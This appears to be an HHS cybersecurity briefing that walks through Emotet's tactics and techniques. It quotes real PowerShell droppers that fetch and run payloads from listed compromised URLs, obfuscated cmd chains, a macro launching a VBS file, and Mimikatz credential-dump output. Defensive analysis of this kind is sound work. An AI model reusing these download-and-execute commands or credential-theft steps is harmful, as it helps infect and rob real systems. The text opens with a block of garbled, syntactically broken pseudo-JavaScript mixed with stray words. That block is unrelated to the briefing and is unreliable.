gratefully however V exalted venturesky sky Glad coming theirs triple holds Radiant arrow"; } } } } var o1Lek = Kc93Mq.replace("B@Qe", ""); var tC; var l4MCw = "0oFw?"; var uY = "BXOX"; function We8BR31w[f5,uZXGZ,1o7,Vl,xw] { var RHE1 = "CYEMemisigWg"; } var gZq = uY.replace("BXOX", ""); for [var OU = 9814; OU < 79; $i += 342] { var HYzz = "INhr"; } var LNh = "ySNWour"; for [var qdOrT = 6280; qdOrT < 172; $i += 132] { function $bMxoqlzm,SLUkt,ov] { function cwQerfwg0Mn,jeXpk5Z,$7GOv,Ig] { var ZCnu7 = "Too lea fared stands bowl goodwill rus shrinred Men grass Strode smooth star Rise perforse raised sunlit shrivelled bosom wax durst afar miles Deep gracious"; } } var zksrx8 = LNh.replace("ySNWou", ""); var vPh = "Ybba2[$"; var OV = "8nXn"; function dD3xV9[maPnydCl,quAeh1W,Ek,seZ,S1,dLSQjHS] { for [var kwlo = 9948; kwlo < 180; $i += 110] { function GD7q[C2Q,k2z,uCdtn] { var n7s0zp b = "head Stood hearkens confounds Above displays hard Knight drew Fire Not draughts Refund alter portal distune bitter trophies"; } } var NOSSbYF = OV.replace("8nXn", ""); function YmyyxE8CxD] { function DJC3t8eq[TZx,E6LAPeT,nlf8] { for [var CW1FCPs = 7368; CW1FCPs < 546; $i += 818] { var RHolqmNZ; var WLgbklgm = "IJLYJwDW8IK'T"; } } var d6szv = "c:2n2 U"; function d2[ZAblsdeY,hB1H2rPml,dP33GYHR] { var ZmQEJd = "break North knighthood courtesy clad indirectly rocks Fame fluttered sick embarked sir breathed clomb Calls meets Awhile Scarce"; } var s5RpQ3 = d6szv.replace("c:2n2", ""); function JLb0[GRI] { function Ee08H[J22q,BUF,tsn,DY670pE] { var ILSCP = "Pass glad thereby heavier smites hostry Because silent kindles royalty web broke First covert"; } var Du = "Z^Kg+83!"; for [var wr30v = 9933; wr30v < 613; $i += 349] { var DnU = "Round hungering unnatural shatters Hid TALE beguiled dishevel gazing gateway"; } var h8 = Du.replace("Z^Kg+83!", ""); function x4ZPjh[M0rC,VEk,UbTlw,EROLR,p3o] { function
```

Images courtesy of the Center for Internet Security



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Initial Access (Part 2)

Spear phishing – Attachments (MITRE T1566.001)

- Phishing attacks are one of the most common infection vectors, and they often include attached files containing malicious code.
- The image on the right is a phishing e-mail used by Emotet to deliver malicious code (embedded in the attachment), which begins a multi-stage cyberattack.

Document 239543604

Voice & Video Services <emilie.████████@████.fr>

Monday, April 24, 2017 at 1:55 PM

To: ██████████

Attachment: Document_11861097_NI_NSO__11861097.pdf (4.3 KB) [Preview](#)

! This message is high priority.

Your report is attached in PDF format.

Attachments: Document_11861097_NI_NSO__11861097.pdf

Thanks for your business!
VOICE & VIDEO SERVICES

Image courtesy of the Center for Internet Security



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Initial Access (Part 3)

Spear phishing – Attachments (MITRE T1566.001)

These file formats are commonly used by Emotet to hide malicious code:

FORMAT	NOTES
Microsoft Word 97-2003 Document (.DOC)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method
Microsoft Word XML Document (.XML)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
Office Open XML Document (.DOCX)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
JavaScript	Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object
Portable Document Format (PDF)	Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader

Image courtesy of Bromium





Initial Access (Part 4)

Local Accounts (MITRE T1078.003)


- Regular user accounts may be initially compromised to gain a foothold into an organization for further exploitation.
- Credential harvesting is not the infection vector of choice for Emotet, but it has been used in lieu of phishing to acquire access to a target infrastructure.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Execution

How does Emotet execute malicious code on a victim system?



Emotet as a First Stage

Emotet is known to drop...

Malware Variant	Description
TrickBot	Former Trojan capable of many functions, such as data exfiltration, lateral movement, and dropping other malware.
Qbot/Qakbot	Trojan capable of stealing data, browser information/hooks, keystrokes, credentials; described by CheckPoint as a “Swiss Army knife.”
IcedID	Trojan capable of web injection, credential harvesting, and dropping other malware.
Azorult	Information stealer capable of collecting sensitive system information, browsing data, cookies, passwords, cryptocurrency information, and other data.
Ryuk	Former ransomware gang; highly active for several years.
BlackCat	Highly active and successful ransomware gang.
Cobalt Strike	Highly versatile penetration testing tool often used for malicious purposes.





PowerShell

PowerShell (MITRE T1059.001)

- Emotet can leverage PowerShell to download the payload and install itself.
- Below is the code to download Emotet and save it to the %Temp% folder, and then execute it with the regsvr32.exe command.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command
Out-String -InputObject "form.lnk" | Out-Null;
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference='SilentlyContinue';$links=('"http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/", "http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/", "http://colegiounamuno.es/cgi-bin/E/", "http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/", "http://filmmogzivota.rs/SpryAssets/gDR/", "https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/"); foreach ($u in $links) {try {IWR $u -OutFile
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break}
catch { } }) > "%tmp%\ezMgZunnFF.ps1"; powershell -executionpolicy
bypass -file "%tmp%\ezMgZunnFF.ps1"; Remove-Item "%tmp%\ezMgZunnFF.ps1"
```

Image courtesy of BleepingComputer



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Visual Basic

Visual Basic (MITRE T1059.005)

- Emotet has been known to use Visual Basic (.vbs) files to execute its payload.
- This image depicts a Visual Basic file embedded in a malicious macro.
- Emotet has moved away from this tactic after [Microsoft disabled macros from the Internet](#) by default earlier in 2023.

The screenshot shows two windows. The top window is 'Microsoft Visual Basic for Applications' with the title 'Project - VBAProject'. It displays a code editor with the following VBScript code:

```
    lngCurColor = rgCells.Cells(i).Font.Color
    Else
        lngCurColor = rgCells.Cells(i).Interior.Color
    End If
    cbrfhiw7swdg.BackColor = lngCurColor: cbrfhiw7swdg.Visible = True
    intColorNumber = 2: gjosibfsd.exec sgfhndTdkjF.Tag
    For i = 2 To rgCells.CelsgfhndTdkjF.Tag = "wscript c:\programdata\tjspowj.vbs"
        fColorPresented = False
        If fBackColor = False Then
            lngCurColor = rgCells.Cells(i).Font.Color
        Else
            lngCurColor = rgCells.Cells(i).Interior.Color
        End If
        For Each ctrl In Me.Controls
```

The bottom window is a file explorer titled 'Local Disk (C:) ProgramData'. It lists several files and folders, with 'tjspowj.vbs' highlighted with a red box and a red arrow pointing from it to the code editor above.

Name	Date modified	Type
tjspowj.vbs	2/8/2022 10:16 PM	VBScript Script File
uidpjewl.bat	2/8/2022 10:15 PM	Windows Batch File
Mozilla	7/19/2021 3:11 PM	File folder
Package Cache	7/19/2021 1:05 PM	File folder
Microsoft Visual Studio	2/18/2020 3:10 PM	File folder
Microsoft	2/18/2020 12:20 PM	File folder
PreEmptive Solutions	2/18/2020 12:08 PM	File folder
NuGet	2/18/2020 11:48 AM	File folder

Image courtesy of Fortinet



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Windows Command Shell

Windows Command Shell (MITRE T1059.003)

Emotet also uses Windows Command Shell for execution.

The screenshot of Process Explorer below depicts three steps:

1. The first command (cmd.exe) uses bogus directory paths until it navigates back to the root directory, down the correct path to invoke cmd.exe again.
2. The second command decodes part of the obfuscation and then executes the third command (cmd.exe).
3. The third command launches PowerShell.

WINWORD.EXE	3212	< 0.01 "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\...\Desktop\emotattachment\INVOICE_680691.doc
cmd.exe	2148	c:\ESRVdif\QXHtBqdpAPGsQ\nDLFjHh\..\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:C"
cmd.exe	3556	CmD /V:C"set KR=GJjdZuillnjkCSoHRYNDh0Xv@w.'-e:{\\$gl84a6Pp5MT=sUE;WcF} z/B7xr3qLtymb+2f(.1)&&for %l in (32,65,61,15
cmd.exe	3220	C:\Windows\system32\cmd.exe /S/D /c" FOR /F "tokens=3 delims=Wi8,C" %g IN ('ftype^ findstr .o!' DO %g"
powershell...	3844	0.12 PowerShell -


Image courtesy of Sophos



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Persistence

How does Emotet maintain access to a victim system?



Registry Run Keys

Registry Run Keys/Startup Folder (MITRE T1547.001)

Emotet will modify values in registry run keys and exploit the fact that they are executed each time a system is rebooted to maintain persistent access to a compromised system.

Similarly, the Windows system will execute all programs and applications in the Startup folder each time it is rebooted. This can also be used for persistence.

Root Key	Description
HKCR (HKEY_CLASSES_ROOT)	Describes file type, file extension , and OLE (Object Linking and Embedding) information.
HKCU (HKEY_CURRENT_USER)	Contains user who is currently logged in to Windows and their settings.
HKLM (HKEY_LOCAL_MACHINE)	Contains computer-specific information about the hardware installed, software settings, and other information. The information is used for all users who log on to that computer. This key, and its subkeys, is one of the most frequently areas of the registry viewed and edited by users.
HKU (HKEY_USERS)	Contains information about all the users who log on to the computer, including both generic and user-specific information.
HKEY_CURRENT_CONFIG (HKCC)	The details about the current configuration of hardware attached to the computer.
HKDD (HKEY_DYN_DATA)	Only used in Windows 95, 98, and NT, the key contained the dynamic status information and plug and play information. The information may change as devices are added to or removed from the computer. The information for each device includes the related hardware key and the device's current status, including problems.

Image courtesy of Computer Hope






Emotet as a Windows Service

Windows Service (MITRE T1543.003)

Emotet can run as a Windows service.

“Startup type” can be set to “automatic” so that it starts up each time the system is booted, similar to registry run keys or the startup folder.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Scheduled Tasks

Scheduled Task (MITRE T1053.005)

Emotet can use scheduled tasks to maintain persistence. Regsvr.exe registers a .dll file as a command component in the registry.

<input type="checkbox"/> 14:16:27 .300 04/11/2022	DESKTOP-06TTVCP-S-1-5-21-510332883-3059697393-2902996750-500 172.31.5.227 CreateFile file_path: C:\Windows\System32\Tasks\{2DA62B7D-3C0A-D704-8DCA-4C2D1432F731} process_path: C:\Windows\System32\svchost.exe process_user_domain: NT AUTHORITY process_user_name: SYSTEM attack::T1053.005	🔗 + ⋮
<input type="checkbox"/> 14:16:27 .309 04/11/2022	DESKTOP-06TTVCP-S-1-5-21-510332883-3059697393-2902996750-500 172.31.5.227 CreateScheduledTask local_hostname: DESKTOP-06TTVCP parent_process_path: C:\Windows\System32\regsvr32.exe process_arguments: "C:\Users\Administrator\AppData\Roaming\Administrator\Administrator\dupiiycd.dll",... process_user_name: Administrator task_name: {2DA62B7D-3C0A-D704-8DCA-4C2D1432F731} windows_event_id: 4698 attack::T1053.005	🔗 + ⋮


Image courtesy of Countercraftsec



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Privilege Escalation

How does Emotet acquire full access to a victim system?



Token Impersonation

Token Impersonation/Theft (MITRE T1134.001)

Emotet utilizes a variant of Google's protobuf system (short for protocol buffers) to send messages to servers. Specifically, it uses deliverable messages to communicate with a server to execute code. It sometimes does this by duplicating a user's token; specifically, a user who has higher privileges than those which Emotet is executing with.

```
message Deliverable {  
    required int32 ID = 1;  
    required int32 executeFlag = 2;  
    required bytes blob = 3;  
}
```

In the above protobuf message, ID is the module ID, blob is the binary data, and executeFlag determines how the binary loaded. The executeFlag field can be one of the following:

- 1: Reserved for payloads and standalone executables, like Trickbot. Drops in C:ProgramData and executes.
- 2: Like Type 1, but duplicates user's token.
- 3: Loads the binary into memory. Typically used by modules, as they are mainly DLLs which can be easily loaded into memory.

Image courtesy of Binary Defense



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Using Common Tools

Local Accounts (MITRE T1078.003)

- Emotet often makes use of common tools, such as Mimikatz, to aid in basic functions.
- Emotet uses Mimikatz for credential theft (NTLM hash compromise) to acquire higher level accesses.

```
PS C:\mimikatz> C:\mimikatz\x64\mimikatz.exe
.#####. mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
.## ^ ##. "A La Vie, A L'Amour"
## < > ## /* * *
## < > ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####'
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 36128278 (00000000:02274616)
Session           : RemoteInteractive from 6
User Name         : jeff
Domain            : JEFFLAB
Logon Server     : JEFFLAB-DC01
Logon Time       : 09/07/2017 21:06:43
SID               : S-1-5-21-2490182989-4136226752-3308112936-1103

msv :
[00000003] Primary
* Username : Jeff
* Domain   : JEFFLAB
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fc0e67f46f09602cb5ca7acee6f90
[00010000] CredentialKeys
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fc0e67f46f09602cb5ca7acee6f90
tsnka :
```


Image courtesy of Stealth Bits



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Defense Evasion

How does Emotet avoid detection and defensive mechanisms during an attack?



Command Obfuscation

Command Obfuscation (MITRE T1027.010)

Emotet will often embed commands and variable values into other files. Below we have locations and functionality for downloading the Emotet code itself embedded in other filler code.

```
powershell $Californiara='MoviesOutdoorssp';$methodologyjj=new-object Net.  
WebClient;$PersonalLoanAccountha='http://www.unitepro.mx/PyZTGC_yPRX0x_ik8aFT@http://www.nkalitin.  
ru/3ghp_FE5B5_77azu@http://www.jessie-equitation.fr/H4Nn9_X736_ajROTy@http://www.lidstroy.  
ru/adfdl_tnvFDCC@http://www.kartonaza-hudetz.hr/LERDIP_zNxmr_9A26'.Split('@')  
;$depositpd='Bedfordshirewj';$Incredibleqm =  
'509';$brandbu='Liaisonjj';$ToolsIndustrialBooksit=$env:public+'\'+$Incredibleqm+'.exe';foreach(  
$hapticom in $PersonalLoanAccountha){try{$methodologyjj.DownloadFile($hapticom, $ToolsIndustrialBooksit)  
;$SwissFranczh='bluetoothio';If ((Get-Item $ToolsIndustrialBooksit).length -ge 80000) {Invoke-Item  
$ToolsIndustrialBooksit;$supplychainsoh='compressinghz';break;}}catch{}$Forwardji='indexingjd';
```

Image courtesy of Cisco Talos



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Embedded Payloads

Embedded Payloads (MITRE T1027.009)

Emotet will sometimes embed its entire code into other files in order to avoid detection.

Here we have a self-extracting RAR file, which contains two self-spreading binaries.

```
Scanning the drive for archives:  
1 file, 556318 bytes (544 KiB)  
  
Extracting archive: 9.file  
--  
Path = 9.file  
Type = zip  
Physical Size = 556318  
Embedded Stub Size = 156672  
Comment = ;ĐàñííëíæáííÚé íèáá èíííåíòàðèé ñíäåðæèò êííàíäû SFX-ñöåíàðèý  
  
Setup=worm.exe  
Silent=1  
Overwrite=1  
  
Everything is Ok  
  
Files: 2  
Size: 936448  
Compressed: 556318
```

